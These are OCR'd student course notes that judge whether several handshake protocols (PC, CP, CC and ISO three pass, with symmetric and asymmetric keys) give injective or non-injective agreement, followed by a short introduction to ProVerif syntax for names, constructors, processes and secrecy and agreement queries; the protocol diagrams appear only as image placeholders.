


This protocol ensure injective agreement: begin(A,B,M),...,end(A,B,M) because we have every time a different begin caused by different nonce.

PC Handshake - Asymmetric Key




None protocol because the message from Alice to Bob is the same every time:




FIX: in the second message replace the identity of the sender A with the identity of the recipient O

CP Handshake - Symmetric Key




- Bob to Alice: non-injective because there is the identity of Bob
- Alice to Bob: Injective because only Alice can decrypt and send to Bob



CP Handshake - Asymmetric Key


- Bob to Alice: injective the agreement because there is the identity and freshness
- Alice to Bob: injective same as above

CC Handshake - Symmetric Key




- Bob to Alice: non-injective because there is no history on nonces
- Alice to Bob: injcetive because alice only can decrypt the nonce and there is freshness

CC Handshake - Asymmetric Key




- Bob to Alice: injective because the key of alice is public and nonce
- Alice to Bob: injective because alice only can decrypt and nonce

Mutual Authentication: ISO Three Pass



- Bob to Alice 1:
- Alice to Bob: injective because the key and nonce
- Bob to Alice 2: injective because the key and nonce

22.2.2 OAuth 2.0



23 ProVerif

ProVerif is formed by:

- declaration of names, constructors, destructors: symbol that we can use to write processes
- definition of (parallel) processes: the protocol that we want to verify
- definition of security queries: the goals of the security analysis

We execute the code with:

```
proverif -in pi file.pv
```

Names are declared as (public):

```
free id1,...,idn.
```

we can add private.
Constructor are declared as:

```
fun const/n.
```

Destructors are defined by their equations:

```
reduc id(M1,...,Mn)=N.
```

Process can be defined using "let" keyword:

```
let ident = process-definition.
```

or used to modelling the protocol to verify:

```
precess new a;...; new k (ident1 | ident2)
```

To check our protocol we can use **Queries**.
Secrecy quieries:

```
query attacker: m.
```

Non-injective agreement:

```
query ev:end(x,y,z) ==> ev:begin(x,y,z).
```

Injective agreement:

```
query evinj:end(x,y,z) ==> evinj:begin(x,y,z).
```

23.1 Utility

Symmetric encryption and decryption

```
fun senc/2.
reduc sdenc(senc(x,y),y)=x.
```

Signature

```
fun pk/1.
fun sign/2.
reduc ver(sign(x,y),pk(y)) = x.
```